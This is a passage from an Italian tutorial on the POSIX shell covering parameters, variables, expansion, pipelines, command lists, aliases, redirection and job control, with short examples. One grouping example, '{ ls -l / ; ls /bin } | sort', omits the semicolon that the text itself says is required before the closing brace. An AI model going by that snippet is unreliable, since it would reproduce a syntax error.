@	Rappresenta l'insieme di tutti i parametri posizionali a partire dal primo. Quando viene utilizzato all'interno di apici doppi, rappresenta una serie di parole, ognuna composta dal contenuto del parametro posizionale rispettivo. Di conseguenza, '**"$@"**' equivale a '**"$1" "$2"** ... **"$*n*"**'. Questo comportamento rappresenta un'eccezione rispetto agli altri parametri che invece si limitano a generare una sola parola.
#	Restituisce il numero di parametri posizionali esistenti.
?	Restituisce il valore restituito dall'ultimo condotto eseguito in primo piano (*foreground*). In pratica, restituisce il valore dell'ultimo comando eseguito.
-	Il trattino, restituisce la serie di lettere corrispondenti alle modalità configurabili attraverso il comando interno '**set**' o con opzioni particolari della riga di comando.
$	Restituisce il numero PID della shell. Se viene utilizzato all'interno di una subshell, cioè tra parentesi tonde, restituisce il numero PID della shell principale e non quello della subshell.
!	Restituisce il numero PID del processo avviato più di recente e messo sullo sfondo.

Una variabile è definita quando contiene un valore, compresa la stringa nulla. L'assegnamento di un valore si ottiene con una dichiarazione del tipo seguente:

nome_di_variabile=[***valore***]

Il nome di una variabile può contenere lettere, cifre numeriche e il trattino basso, ma il primo carattere non può essere un numero.

Se non viene fornito il valore da assegnare, si intende la stringa nulla. Come già accennato, la lettura del contenuto di una variabile si ottiene facendone precedere il nome dal simbolo '**`$`**'.

Tabella 143.7. Elenco delle variabili più importanti di una shell POSIX.

Variabile	Descrizione
`PWD`	La directory corrente. Il contenuto della variabile viene modificato dal comando '**`cd`**'.
`OLDPWD`	La directory corrente visitata precedentemente. Il contenuto della variabile viene modificato dal comando '**`cd`**'.
`PPID`	Il numero PID del processo genitore della shell attuale.
`IFS`	*Internal field separator*. Il contenuto predefinito della variabile dovrebbe essere: *<SP><HT><LF>*.
`PATH`	I percorsi di ricerca per i comandi, separati dal carattere '**`:`**'.
`HOME`	La directory personale dell'utente.
`CDPATH`	Il percorso di ricerca per il comando '**`cd`**' (di solito la variabile contiene la stringa nulla).
`MAIL`	Il percorso del file che rappresenta la cartella di posta in entrata dell'utente.
`MAILCHECK`	La frequenza, in secondi, con cui si deve verificare la presenza di messaggi nuovi nella cartella corrispondente alla variabile '**`MAIL`**'. Se '**`MAILCHECK`**' è vuota o contiene il valore zero, il controllo avviene ogni volta che deve essere emesso un nuovo invito.
`MAILPATH`	Questa variabile, se definita, prende il sopravvento su '**`MAIL`**' e definisce un elenco di percorsi per altrettante cartelle di posta elettronica alternative. L'elenco è separato con il carattere '**`:`**'.
`OPTIND`	Contiene l'indice del prossimo argomento da elaborare dal comando '**`getopts`**'.
`OPTARG`	Il valore dell'ultimo argomento elaborato da '**`getopts`**'.
`PS1`	L'invito primario. Di solito, il valore predefinito di questa variabile fa sì che sia rappresentato un dollaro o un cancelletto a seconda che si tratti di un utente comune o dell'utente '**`root`**'.
`PS2`	L'invito secondario, che appare quando si deve completare un comando. Il valore predefinito è normalmente '**`> `**'.
`ENV`	Il nome di un file di configurazione per una shell POSIX.

Quando si creano o si assegnano delle variabili, queste hanno una validità limitata all'ambito della shell stessa, per cui, i comandi interni sono al corrente di queste variazioni mentre i programmi che vengono avviati non ne risentono. Perché anche i programmi ricevano le variazioni fatte sulle variabili, queste devono essere ***esportate***. L'esportazione delle variabili si

ottiene con il comando interno ‘**export**’. L’esempio seguente mostra la creazione della variabile ‘**PIPPO**’, a cui viene assegnato un valore, quindi si vede anche la sua esportazione per gli altri programmi:

$ **PIPPO="ciao"** [*Invio*]

$ **export PIPPO** [*Invio*]

143.2.3 Espansione

Con questo termine si intende la traduzione di parametri, variabili e altre entità analoghe, nel loro risultato finale. L’espansione, intesa in questi termini, viene eseguita sulla riga di comando, dopo che questa è stata scomposta in parole. Esistono almeno sei tipi di espansione eseguiti nell’ordine seguente:

1. tilde;
2. parametri e variabili;
3. comandi;
4. aritmetica (da sinistra a destra);
5. suddivisione delle parole;
6. percorso o *pathname*.

Solo la suddivisione in parole e l’espansione di percorso, possono cambiare il numero delle parole di un’espressione. Gli altri tipi di espansione trasformano una parola in un’altra parola con l’unica eccezione del parametro ‘`@`’ che invece si espande in più parole.

Al termine dei vari processi di espansione e sostituzione, tutti i simboli usati per la protezione (‘`\`’, ‘`` ` ``’ e ‘`"`’) che a loro volta non siano stati protetti attraverso l’uso della barra obliqua inversa o di virgolette di qualche tipo, vengono rimossi.

Il termine ***parola*** ha un significato particolare nella terminologia utilizzata per la shell: si tratta di una sequenza di caratteri che rappresenta qualcosa di diverso da un operatore. In altri termini, si può definire come una stringa che viene presa così com’è e rappresenta una cosa sola. Per esempio, un argomento fornito a un programma è una parola.

L’operazione di ***suddivisione in parole*** riguarda il meccanismo con cui una stringa viene analizzata e suddivida in parole in base a un criterio determinato. Questo problema viene ripreso più avanti in una sezione apposita.

143.2.4 Espansione della tilde

Se una parola inizia con il simbolo tilde (‘`~`’) si cerca di interpretare quello che segue, fino alla prima barra obliqua (‘`/`’), come un nominativo-utente, facendo in modo di sostituire questa prima parte con il nome della directory personale dell’utente stesso. In alternativa, se dopo il carattere ‘`~`’ c’è subito la barra, o nessun altro carattere, si intende il contenuto della variabile ‘**HOME**’, ovvero la directory personale dell’utente attuale. Segue la descrizione di due esempi:

- $ **cd ~** [*Invio*]

  corrisponde a uno spostamento nella directory personale dell'utente;

- $ **cd ~tizio** [*Invio*]

  corrisponde a uno spostamento nella directory personale dell'utente '**tizio**' (ammesso che i permessi lo consentano).

143.2.5 Espansione di parametri e variabili

Come già accennato in precedenza, il modo normale con cui si fa riferimento a un parametro o a una variabile è quello di anteporvi il simbolo dollaro ('**$**'), ma questo metodo può creare problemi all'interno delle stringhe, oppure quando si tratta di un parametro posizionale composto da più di una cifra decimale. La sintassi normale è quindi la seguente:

$***parametro*** | ${***parametro***}

$***variabile*** | ${***variabile***}

In uno di questi modi si ottiene quindi la sostituzione del parametro o della variabile con il suo contenuto. Si osservino gli esempi seguenti. Il primo di questi visualizza in sequenza l'elenco degli argomenti ricevuti, fino all'undicesimo:

```
#!/bin/sh
echo " 1 arg. = $1"
echo " 2 arg. = $2"
echo " 3 arg. = $3"
...
echo "10 arg. = ${10}"
echo "11 arg. = ${11}"
```

L'esempio seguente, invece, compone il nome '**Daniele**' unendo il contenuto di una variabile con una terminazione costante:

```
#!/bin/sh
UNO="Dani"
echo "${UNO}ele"
```

Oltre a questi modi «normali», è possibile espandere un parametro o una variabile indicando valori predefiniti; inoltre è possibile eseguire qualche operazione sulle stringhe, ma questi modelli di espansione non vengono descritti.

143.2.6 Sostituzione dei comandi

La sostituzione dei comandi consente di utilizzare quanto emesso attraverso lo standard output da un comando. Ci sono due forme possibili:

```
$(comando)
```

```
`comando`
```

Nel secondo caso dove si utilizzano gli apici inversi, la barra obliqua inversa ('\'), che fosse contenuta eventualmente nella stringa, mantiene il suo significato letterale a eccezione di quando è seguita dai simboli '$', '`' o '\'.

Bisogna fare attenzione a non confondere gli apici usati per la sostituzione dei comandi con quelli usati per la protezione delle stringhe.

La sostituzione dei comandi può essere annidata. Per farlo, se si utilizza il vecchio metodo degli apici inversi, occorre fare precedere a quelli più interni il simbolo di escape, ovvero la barra obliqua inversa.

Se la sostituzione è inserita in una stringa delimitata tra apici doppi, la suddivisione in parole e l'espansione di percorso non sono eseguite nel risultato.

Segue la descrizione di alcuni esempi:

- `$ ELENCO=$(ls)` [*Invio*]

  Crea e assegna alla variabile '**ELENCO**' l'elenco dei file della directory corrente.

- `$ ELENCO=`ls`` [*Invio*]

  Esattamente come nell'esempio precedente.

- `$ ELENCO=$(ls "a*")` [*Invio*]

  Crea e assegna alla variabile '**ELENCO**' l'elenco dell'unico file '`a*`', ammesso che esista.

- `$ ELENCO=`ls "a*"`` [*Invio*]

  Esattamente come nell'esempio precedente.

- `$ rm $(find / -name "*.tmp")` [*Invio*]

  Elimina da tutto il file system i file che hanno l'estensione '`.tmp`'. Per farlo utilizza Find che genera un elenco di tutti i nomi che soddisfano la condizione di ricerca.

- `$ rm `find / -name "*.tmp"`` [*Invio*]

  Esattamente come nell'esempio precedente.

143.2.7 Espansione di espressioni aritmetiche

Le espressioni aritmetiche consentono la valutazione delle espressioni stesse e l'espansione utilizzando il risultato:

```
$((espressione))
```

L'espressione viene trattata come se fosse racchiusa tra apici doppi, ma un apice doppio all'interno delle parentesi non viene interpretato in modo speciale. Tutti gli elementi all'interno dell'espressione sono sottoposti all'espansione di parametri, variabili, sostituzione di comandi ed eliminazione di simboli superflui per la protezione. La sostituzione aritmetica può essere annidata. Se l'espressione aritmetica non è valida, si ottiene una segnalazione di errore senza alcuna sostituzione.

Segue la descrizione di alcuni esempi:

- `$ echo "$((123+23))"` [*Invio*]

  Emette il numero 146 corrispondente alla somma di 123 e 23.

- `$ VALORE=$((123+23))` [*Invio*]

  Assegna alla variabile '**`VALORE`**' la somma di 123 e 23.

- `$ echo "$((123*$VALORE))"` [*Invio*]

  Emette il prodotto di 123 per il valore contenuto nella variabile '**`VALORE`**'.

143.2.8 Suddivisione di parole

La shell esegue la suddivisione in parole dei risultati delle espansioni di parametri e variabili, della sostituzione di comandi e delle espansioni aritmetiche, che non siano avvenuti all'interno di stringhe protette attraverso la delimitazione con apici doppi.

La shell considera ogni carattere contenuto all'interno di '**`IFS`**' come un possibile delimitatore utile a determinare i punti in cui effettuare la separazione in parole.

Perché le cose funzionino così come si è abituati, è necessario che '**`IFS`**' contenga i valori predefiniti: *<Spazio><Tab><new-line>* (ovvero *<SP><HT><LF>*). La variabile '**`IFS`**' è quindi importantissima: non può mancare e non può essere vuota.

Segue la descrizione di alcuni esempi.

- `$ cd /` [*Invio*]

  `$ Pippo="b* d*"` [*Invio*]

  `$ echo $Pippo` [*Invio*]

  In questo caso, avviene la suddivisione in parole del risultato dell'espansione della variabile '**`Pippo`**'. In pratica, è come se si facesse: '**`echo b* d*`**'. Il risultato potrebbe essere quello seguente:

  ```
  bin boot dev
  ```

- $ **echo "$Pippo"** [*Invio*]

  In questo caso non avviene la suddivisione in parole di quanto contenuto tra la coppia di apici doppi e di conseguenza non può avvenire la successiva espansione di percorso:

  ```
  b* d*
  ```

- $ **echo '$Pippo'** [*Invio*]

  Se si utilizzano gli apici semplici, non avviene alcuna sostituzione della variabile '**Pippo**':

  ```
  $Pippo
  ```

- ```
  #!/bin/sh
  mio_programma "$*"
  ```

  Questo script avvia il programma '**mio_programma**' fornendo come **unico argomento** l'elenco di tutti gli argomenti ottenuti a sua volta.

- ```
  #!/bin/sh
  mio_programma $*
  ```

  Questo script avvia il programma '**mio_programma**' fornendo gli stessi argomenti ottenuti a sua volta (nell'ipotesi che la variabile '**IFS**' non sia stata manomessa).

- ```
  #!/bin/sh
  mio_programma $@
  ```

  Questo script avvia il programma '**mio_programma**' fornendo gli stessi argomenti ottenuti a sua volta (senza dipendere dalla variabile '**IFS**').

- ```
  #!/bin/sh
  mio_programma "$@"
  ```

  Esattamente come nell'esempio precedente, perché il parametro '**@**' tra apici doppi si espande in parole distinte.

143.2.9 Espansione di percorso

Dopo la suddivisione in parole, la shell scandisce ogni parola per la presenza dei simboli '*****', '**?**' e '**[**'. Se incontra uno di questi caratteri, la parola che li contiene viene trattata come modello e sostituita con un elenco ordinato alfabeticamente di percorsi corrispondenti al modello. Se non si ottiene alcuna corrispondenza, il comportamento predefinito comune è tale per cui la parola resta immutata, consentendo quindi l'utilizzo dei caratteri jolly per il *globbing* (i metacaratteri) per identificare un percorso.

In generale, sarebbe meglio essere precisi quando si vuole indicare espressamente un nome che contiene effettivamente un asterisco o un punto interrogativo: si deve usare la barra obliqua inversa che funge da carattere di escape.

Per convenzione, si considerano nascosti i file e le directory che iniziano con un punto. Per questo, normalmente, i caratteri jolly non permettono di includere i nomi che iniziano con tale punto. Se necessario, questo punto deve essere indicato espressamente.

La barra obliqua di separazione dei percorsi non viene mai generata automaticamente dall'espansione di percorso (il *globbing*).

Tabella 143.17. Modelli utilizzabili per ottenere un'espansione di percorso.

Modello	Descrizione
`*`	Corrisponde a qualsiasi stringa, compresa la stringa nulla.
`?`	Corrisponde a un carattere qualsiasi (uno solo).
`[...]`	Corrisponde a uno qualsiasi dei caratteri racchiusi tra parentesi quadre.
`[!...]`	Corrisponde a tutti i caratteri esclusi quelli indicati.
[***a***-*z*]	Corrisponde a uno qualsiasi dei caratteri compresi nell'intervallo da ***a*** a *z*.
[!***a***-*z*]	Corrisponde a tutti i caratteri esclusi quelli appartenenti all'intervallo indicato.

143.3 Comandi

Con il termine «comando» si intendono diversi tipi di entità che hanno in comune il modo con cui vengono utilizzate: attraverso un nome seguito eventualmente da alcuni argomenti. Può trattarsi dei casi seguenti.

- ***Comandi interni***

  Detti anche comandi di shell, sono delle funzioni predefinite all'interno della shell.

- ***Funzioni***

  Dette anche funzioni di shell, sono funzioni scritte all'interno di uno script di shell.

- ***Alias***

  Sono dei nomi associati ad altri comandi, di solito con l'aggiunta di qualche argomento. In maniera semplificata, possono essere visti come un modo diverso per identificare comandi già esistenti.

- ***Programmi***

  Detti anche comandi esterni perché non sono contenuti nella shell che li avvia.

143.3.1 Valore restituito dai comandi: «exit status»

Un comando che termina la sua esecuzione restituisce un valore, così come fanno le funzioni nei linguaggi di programmazione. Un comando, che quindi può essere un comando interno, una funzione di shell o un programma, può restituire solo un valore numerico. Di solito, si considera un valore di uscita pari a zero come indice di una conclusione regolare del comando, cioè senza errori di alcun genere.

Dal momento che può essere restituito solo un valore numerico, quando il risultato di un'esecuzione di un comando viene utilizzato in un'espressione logica (booleana), si considera lo zero come equivalente a *Vero*, mentre un qualunque altro valore viene considerato equivalente a *Falso*.

Per conto suo, la shell restituisce il valore di uscita dell'ultimo comando eseguito, se non riscontra un errore di sintassi, nel qual caso genera un valore diverso da zero (*Falso*).

143.3.2 Condotto

Il condotto (pipeline) è una sequenza di uno o più comandi separati da una barra verticale ('`|`'). Il formato normale per un condotto è il seguente:

[!] ***comando1*** [| ***comando2***...]

Lo standard output del primo comando è incanalato nello standard input del secondo comando. Questa connessione è effettuata prima di qualsiasi ridirezione specificata dal comando. Come si vede dalla sintassi, per poter parlare di condotto basta anche un solo comando.

Normalmente, il valore restituito dal condotto corrisponde a quello dell'ultimo comando che viene eseguito all'interno di questo.

Se all'inizio del condotto viene posto un punto esclamativo ('`!`'), il valore restituito corrisponde alla negazione logica del risultato normale.

Si osservi che il punto esclamativo **deve** essere separato dal comando che inizia il condotto, altrimenti potrebbe essere interpretato come parte del nome del comando, oppure, come avviene con la shell Bash, potrebbe servire per richiamare un comando dallo storico degli ultimi comandi inseriti.

La shell attende che tutti i comandi del condotto siano terminati prima di restituire un valore.

Ogni comando in un condotto è eseguito come un processo separato.

143.3.3 Lista di comandi

La lista di comandi è una sequenza di uno o più condotti separati da '`;`', '`&`', '`&&`' o '`||`', terminata da '`;`', '`&`' o dal codice di interruzione di riga. Parti della lista sono raggruppabili attraverso parentesi (tonde o graffe) per controllarne la sequenza di esecuzione. Il valore di uscita della lista corrisponde a quello dell'ultimo comando della stessa lista che è stato possibile eseguire.

I comandi separati da un punto e virgola ('`;`') sono eseguiti sequenzialmente. Il simbolo punto e virgola può essere utilizzato per separare una serie di comandi posti sulla stessa riga, o per

terminare una lista di comandi quando c'è la necessità di farlo (per distinguerlo dall'inizio di qualcos'altro). Idealmente, il punto e virgola sostituisce il codice di interruzione di riga.

L'esempio seguente avvia in sequenza una serie di comandi per la compilazione e installazione di un programma ipotetico:

`# ./configure ; make ; make install` [*Invio*]

L'operatore di controllo '`&&`' si comporta come l'operatore booleano AND: se il valore di uscita di ciò che sta alla sinistra è zero (*Vero*), viene eseguito anche quanto sta alla destra. Dal punto di vista pratico, viene eseguito il secondo comando solo se il primo ha terminato il suo compito con successo.

Nell'esempio seguente viene eseguito il comando '`mkdir ./prova`'. Se ha successo viene eseguito il comando successivo che visualizza un messaggio di conferma:

`$ mkdir ./prova && echo "Creata la directory prova"` [*Invio*]

L'operatore di controllo '`||`' si comporta come l'operatore booleano OR: se il valore di uscita di ciò che sta alla sinistra è zero (*Vero*), il comando alla destra non viene eseguito. Dal punto di vista pratico, viene eseguito il secondo comando solo se il primo non ha potuto essere eseguito, oppure se ha terminato il suo compito riportando un qualche tipo di insuccesso.

Nell'esempio seguente si tenta di creare la directory '`prova/`', se il comando fallisce si tenta di creare '`prova1/`' al suo posto:

`$ mkdir ./prova || mkdir ./prova1` [*Invio*]

143.3.4 Avvio sullo sfondo con «&»

I comandi seguiti dal simbolo '`&`' vengono messi in esecuzione sullo sfondo. La descrizione del meccanismo con cui i programmi possono essere messi e gestiti sullo sfondo viene fatta nella sezione 143.5. Dal momento che non si attende la loro conclusione per passare all'esecuzione di quelli successivi, il valore restituito è sempre zero. Segue la descrizione di alcuni esempi.

- `$ yes > /dev/null & echo "yes sta funzionando"` [*Invio*]

  Il programma '`yes`' viene messo in esecuzione sullo sfondo e di seguito viene visualizzato un messaggio. Al termine dell'esecuzione della lista, '`yes`' continua a funzionare.

- `$ echo "yes sta per essere avviato" ; yes > /dev/null &` [*Invio*]

  In questo caso viene prima emesso il messaggio e quindi viene avviato '`yes`' sullo sfondo.

- `# gpm -t ms &` [*Invio*]

  Avvia sullo sfondo il programma '`gpm`' di gestione del mouse.

Le liste, o parti di esse, possono essere racchiuse utilizzando delle parentesi tonde. Questo tipo di lista viene eseguita in una subshell. Gli assegnamenti di variabili e l'esecuzione di comandi interni che influenzano l'ambiente della shell non lasciano effetti dopo che il comando composto è completato. Il valore restituito è quello dell'ultimo comando eseguito all'interno delle parentesi.

L'esempio seguente crea la directory '`prova/`' o '`prova1/`'. Se ci riesce, visualizza il messaggio.

$ **`(mkdir ./prova || mkdir ./prova1) && echo "Creata la directory"`** [*Invio*]

Si osservi che il contenuto delle parentesi tonde può essere a contatto delle parentesi stesse, così come si vede nell'esempio.

Le liste possono essere raggruppate utilizzando delle parentesi graffe. Queste vengono eseguite nell'ambiente di shell corrente. Si tratta quindi di un semplice raggruppamento di liste su più righe. Il valore restituito è quello dell'ultimo comando eseguito all'interno delle parentesi.

L'uso delle parentesi graffe è indicato particolarmente nella preparazione di script di shell. Gli esempi seguenti sono equivalenti.

```
#!/bin/sh
{  mkdir ./prova ; cd ./prova ; ls ; }
```

```
#!/bin/sh
{  mkdir ./prova
   cd ./prova
   ls
}
```

Si osservi che quanto contenuto tra parentesi graffe, così come si vede negli esempi, **non può** essere aderente alle parentesi stesse; inoltre è indispensabile che dopo l'ultimo comando si dia il punto e virgola, oppure che la parentesi di chiusura appaia dopo un codice di interruzione di riga.

143.3.5 Alias

Attraverso i comandi interni '**`alias`**' e '**`unalias`**' è possibile definire ed eliminare degli alias, ovvero dei sostituti ai comandi. Prima di eseguire un comando di qualunque tipo, la shell cerca la prima parola di questo comando (quello che lo identifica) all'interno dell'elenco degli alias; se la trova lì, la sostituisce con il suo alias. La sostituzione non avviene se il comando o la prima parola di questo è delimitata tra virgolette. Il nome dell'alias non può contenere il simbolo '**`=`**'. La trasformazione in base alla presenza di un alias continua anche per la prima parola del testo di rimpiazzo della prima sostituzione. Quindi, un alias può fare riferimento a un altro alias e così di seguito. Questo ciclo si ferma quando non ci sono più corrispondenze con **nuovi** alias in modo da evitare una ricorsione infinita.

Gli alias non vengono espansi quando la shell non funziona in modalità interattiva; di conseguenza, non sono disponibili durante l'esecuzione di uno script.

In generale, l'utilizzo di alias è superato dall'uso delle funzioni, se queste sono disponibili con la shell che si ha a disposizione.

L'uso di alias può essere utile se questi vengono definiti automaticamente per ogni avvio della shell, per esempio inserendoli all'interno di '/etc/profile'.

Segue la descrizione di alcuni esempi.

- # **alias rm="rm -i"** [*Invio*]

  Crea un alias al comando (programma) '**rm**' in modo che venga eseguito automaticamente con l'opzione '**-i**' che implica la richiesta di conferma per ogni file che si intende cancellare.

- # **alias cp="cp -i"** [*Invio*]

  Crea un alias al comando (programma) '**cp**' in modo che venga eseguito automaticamente con l'opzione '**-i**', cosa che implica la richiesta di conferma per ogni file che si intende eventualmente sovrascrivere.

- # **alias mv="mv -i"** [*Invio*]

  Crea un alias al comando (programma) '**mv**' in modo che venga eseguito automaticamente con l'opzione '**-i**' che implica la richiesta di conferma per ogni file che si intende eventualmente sovrascrivere.

- # **alias ln="ln -i"** [*Invio*]

  Crea un alias al comando (programma) '**ln**' in modo che venga eseguito automaticamente con l'opzione '**-i**' che implica la richiesta di conferma per ogni file che si intende eventualmente sovrascrivere.

- # **alias spegni="shutdown -h -t 5 now"** [*Invio*]

  Crea l'alias '**spegni**' per abbreviare il comando di spegnimento normale.

143.4 Ridirezione

Prima che un comando sia eseguito, si possono ridirigere i suoi flussi di dati in ingresso e in uscita, utilizzando una notazione speciale che viene interpretata dalla shell. La ridirezione viene eseguita, nell'ordine in cui appare, a partire da sinistra verso destra.

Se si utilizza il simbolo '**<**' da solo, la ridirezione si riferisce allo standard input (corrispondente al descrittore di file zero. Se si utilizza il simbolo '**>**' da solo, la ridirezione si riferisce allo standard output (corrispondente al descrittore di file numero uno). La parola che segue l'operatore di ridirezione è sottoposta a tutta la serie di espansioni e sostituzioni possibili. Se questa parola si espande in più parole dovrebbe essere segnalato un errore.

Si distinguono normalmente tre tipi standard di descrittori di file per l'input e l'output:

- 0 = standard input;
- 1 = standard output;
- 2 = standard error.

Tabella 143.20. Sintassi per la ridirezione.

Sintassi	Descrizione
[***n***] < ***file***	La ridirezione dell'input fa sì che il file il cui nome risulta dall'espansione della parola alla destra del simbolo '<' venga letto e inviato al descrittore di file ***n***, oppure, se non indicato, allo standard input pari al descrittore di file zero.
[***n***] > ***file***	La ridirezione dell'output fa sì che il file il cui nome risulta dall'espansione della parola alla destra del simbolo '>' venga aperto in scrittura per ricevere quanto proveniente dal descrittore di file ***n***, oppure, se non indicato, dallo standard output pari al descrittore di file numero uno. Di solito, se il file da aprire in scrittura esiste già, viene sovrascritto.
[***n***] >> ***file***	La ridirezione dell'output fatta in questo modo fa sì che se il file da aprire in scrittura esiste già, questo non sia sovrascritto, ma gli siano semplicemente aggiunti i dati.
<< [-] ***parola_di_delimitazione*** ***testo*** ... ***parola_di_delimitazione***	Si tratta di un tipo di ridirezione particolare e poco usato. Istruisce la shell di leggere le righe successive fino a quando viene incontrata la parola indicata (senza spazi iniziali); successivamente invia quanto accumulato in questo modo allo standard input del comando indicato. In pratica, la parola indica la fine della fase di lettura. Non è possibile fare giungere l'input da una fonte diversa. Se la parola viene racchiusa tra virgolette, quelle usate per la protezione delle stringhe, si intende che il testo contenuto non deve essere espanso. Altrimenti, il testo viene espanso come di consueto. Se si usa il trattino ('<<-'), significa che le tabulazioni iniziali nel testo vengono eliminate.
[***n***] <&***m***	In questo modo si unisce il descrittore ***m*** al descrittore ***n*** di ingresso oppure, in mancanza dell'indicazione di ***n***, si unisce allo standard input.
[***n***] <&-	Chiude il descrittore ***n*** oppure, in mancanza dell'indicazione di ***n***, chiude lo standard input.
[***n***] >&***m***	In questo modo si unisce il descrittore ***n*** al descrittore ***m*** di uscita oppure, in mancanza dell'indicazione di ***n***, si unisce lo standard output.
[***n***] >&-	Chiude il descrittore ***n*** oppure, in mancanza dell'indicazione di ***n***, chiude lo standard output.
[***n***] <> ***file***	In questo modo si apre il file indicato in lettura e scrittura, collegando i due flussi al descrittore ***n***. Se questo descrittore non è specificato si intende l'utilizzo di entrambi standard input e standard output.

La tabella successiva riduce i modelli alle situazioni più comuni.

Sintassi	Descrizione
< ***file***	Invia il contenuto del file allo standard input.

Sintassi	Descrizione
`>` *file*	Crea o sovrascrive il file con quanto ottenuto dallo standard output.
`2>` *file*	Crea o sovrascrive il file con quanto ottenuto dallo standard error.
`>>` *file*	Crea o estende il file con quanto ottenuto dallo standard output.
`2>>` *file*	Crea o estende il file con quanto ottenuto dallo standard error.
`2>&1`	Invia lo standard error nello standard output.

Segue la descrizione di alcuni esempi.

- `$` **`sort < ./elenco`** [*Invio*]

  Emette il contenuto del file '`elenco`' (che si trova nella directory corrente) riordinando le righe. '**`sort`**' riceve il file da ordinare dallo standard input.

- `$` **`sort 0< ./elenco`** [*Invio*]

  Esegue la stessa cosa dell'esempio precedente, con la differenza che viene indicato esplicitamente il descrittore dello standard input.

- `$` **`ls > ./dir.txt`** [*Invio*]

  Crea il file '`dir.txt`' nella directory corrente e vi inserisce l'elenco dei file della directory corrente.

- `$` **`ls 1> ./dir.txt`** [*Invio*]

  Esegue la stessa operazione dell'esempio precedente con la differenza che il descrittore che identifica lo standard output viene indicato esplicitamente.

- `$` **`ls XtgEWSjhy * 2> ./errori.txt`** [*Invio*]

  Crea il file '`errori.txt`' nella directory corrente e vi inserisce i messaggi di errore generati da '**`ls`**' quando si accorge che il file '`XtgEWSjhy`' non esiste.

- `$` **`ls >> ./dir.txt`** [*Invio*]

  Aggiunge al file '`dir.txt`' l'elenco dei file della directory corrente.

- `$` **`ls 1>> ./dir.txt`** [*Invio*]

  Esegue la stessa operazione dell'esempio precedente con la differenza che il descrittore che identifica lo standard output viene indicato esplicitamente.

- `$` **`ls XtgEWSjhy * 2>> ./errori.txt`** [*Invio*]

  Aggiunge al file '`errori.txt`' i messaggi di errore generati da '**`ls`**' quando si accorge che il file '`XtgEWSjhy`' non esiste.

- `$` **`ls XtgEWSjhy * > ./tutto.txt 2>&1`** [*Invio*]

  Crea il file '`tutto.txt`' nella directory corrente e vi inserisce i messaggi di errore generati da '**`ls`**' quando si accorge che il file '`XtgEWSjhy`' non esiste, insieme all'elenco dei file esistenti.

143.4.1 Ridirezione e script

Lo standard input di uno script è diretto al primo comando a essere eseguito che sia in grado di riceverlo. Lo standard output e lo standard error di uno script provengono dai comandi che emettono qualcosa attraverso quei canali.

Mentre il fatto che l'output derivi dai comandi contenuti nello script dovrebbe essere intuitivo, il modo con cui è possibile ricevere l'input potrebbe non esserlo altrettanto. Il problema di creare uno script che sia in grado di ricevere dati dallo standard input si pone in particolare quando si deve realizzare il classico filtro di input per un file '`/etc/printcap`'. Nell'esempio seguente, il filtro di input riceve dati dallo standard input attraverso '**`cat`**'; quindi, con un condotto si arriva a un testo stampabile che viene inviato alla stampante predefinita (esistono molte interpretazioni differenti del programma '**`unix2dos`**'; in questo caso si considera che si tratti di un filtro che elabora ciò che gli viene passato attraverso lo standard input, restituendo il risultato dallo standard output).

```
#!/bin/sh
# /var/spool/text/input-filter
cat | /usr/bin/unix2dos | lpr
```

Un'altra cosa interessante in uno script è l'uso delle parentesi graffe per raggruppare un insieme di istruzioni che devono generare un flusso di dati comune da inviare a un solo comando:

```
#!/bin/sh
{ ls -l / ; ls /bin } | sort
```

In questo caso, vengono eseguiti i due comandi '**`ls`**' e quanto emesso da questi attraverso lo standard output viene inviato complessivamente a '**`sort`**'.

143.5 Controllo dei job

Il controllo dei job si riferisce alla possibilità di sospendere e ripristinare selettivamente l'esecuzione dei processi. La shell associa un job a ogni condotto. Mantiene una tabella dei job in esecuzione, che può essere letta attraverso il comando interno '**`jobs`**'. Quando la shell avvia un processo sullo sfondo (ovvero in modo asincrono), emette una riga simile alla seguente, che indica rispettivamente il numero di job (tra parentesi quadre) e il numero dell'ultimo processo (il PID) del condotto associato a questo job:

```
[1] 12432
```

Si distinguono due tipi di job:

- in primo piano o in *foreground*;
- sullo sfondo, o asincroni, o in *background*.

Un job è in primo piano quando è collegato alla tastiera e al video del terminale che si sta utilizzando; un job è sullo sfondo quando lavora in modo indipendente e asincrono rispetto all'attività del terminale.

Un job in esecuzione in primo piano può essere sospeso immediatamente attraverso l'invio del carattere di sospensione, che di solito si ottiene con [*Ctrl z*], in modo da avere di nuovo a disposizione l'invito della shell. In alternativa si può sospendere un job in esecuzione in primo piano, con ritardo, attraverso l'invio del carattere di sospensione con ritardo, che di solito si ottiene con [*Ctrl y*], in modo da avere di nuovo a disposizione l'invito della shell, ma solo quando il processo in questione tenta di leggere l'input dal terminale. È possibile gestire i job sospesi attraverso i comandi '**`bg`**' e '**`fg`**'. '**`bg`**' consente di fare riprendere sullo sfondo l'esecuzione del job sospeso, mentre '**`fg`**' consente di fare riprendere l'esecuzione del job sospeso in primo piano. '**`kill`**' consente di eliminare definitivamente il job.

Per fare riferimento ai job sospesi si utilizza il carattere '`%`'.

Riferimento ai job	Descrizione
`%`***n***	Il simbolo '`%`' seguito da un numero fa riferimento al job con quel numero.
`%`***prefisso***	Il simbolo '`%`' seguito da una stringa fa riferimento a un job con un nome che inizia con quel prefisso. Se esiste più di un job sospeso con lo stesso prefisso si ottiene una segnalazione di errore.
`%?`***stringa***	Il simbolo '`%`' seguito da '`?`' e da una stringa fa riferimento a un job con una riga di comando contenente quella stringa. Se esiste più di un job del genere si ottiene una segnalazione di errore.
`%%` `%+`	Le notazioni '`%%`' o '`%+`' fanno riferimento al job corrente dal punto di vista della shell, che corrisponde all'ultimo job sospeso quando questo si trovava a funzionare in primo piano.
`%-`	La notazione '`%-`' fa riferimento al penultimo job sospeso. Utilizzando i comandi '**`bg`**' e '**`fg`**', in mancanza di un riferimento esplicito al job, viene preso in considerazione quello «corrente» dal punto di vista della shell.

Segue la descrizione di alcuni esempi.

- `$` **`fg %1`** [*Invio*]

  Porta in primo piano il job numero uno.

- `$` **`%1`** [*Invio*]

  Porta in primo piano il job numero uno.

- `$` **`bg %1`** [*Invio*]

  Mette sullo sfondo il job numero uno.

- `$` **`%1 &`** [*Invio*]

  Mette sullo sfondo il job numero uno.

- `$` **`bg`** [*Invio*]

  Mette sullo sfondo il job corrente.

- `$` **`fg`** [*Invio*]

  Porta in primo piano il job corrente.

143.6 Esecuzione dei comandi

Dopo che un comando è stato suddiviso in parole, se il risultato è quello di un comando singolo, con eventuali argomenti, vengono eseguite le azioni seguenti.

- Se il nome del comando contiene una o più barre ('`/`'), questo viene inteso essere un percorso del file system e di conseguenza il comando è inteso riferirsi precisamente a un file eseguibile, per cui la shell tenta di avviarlo.
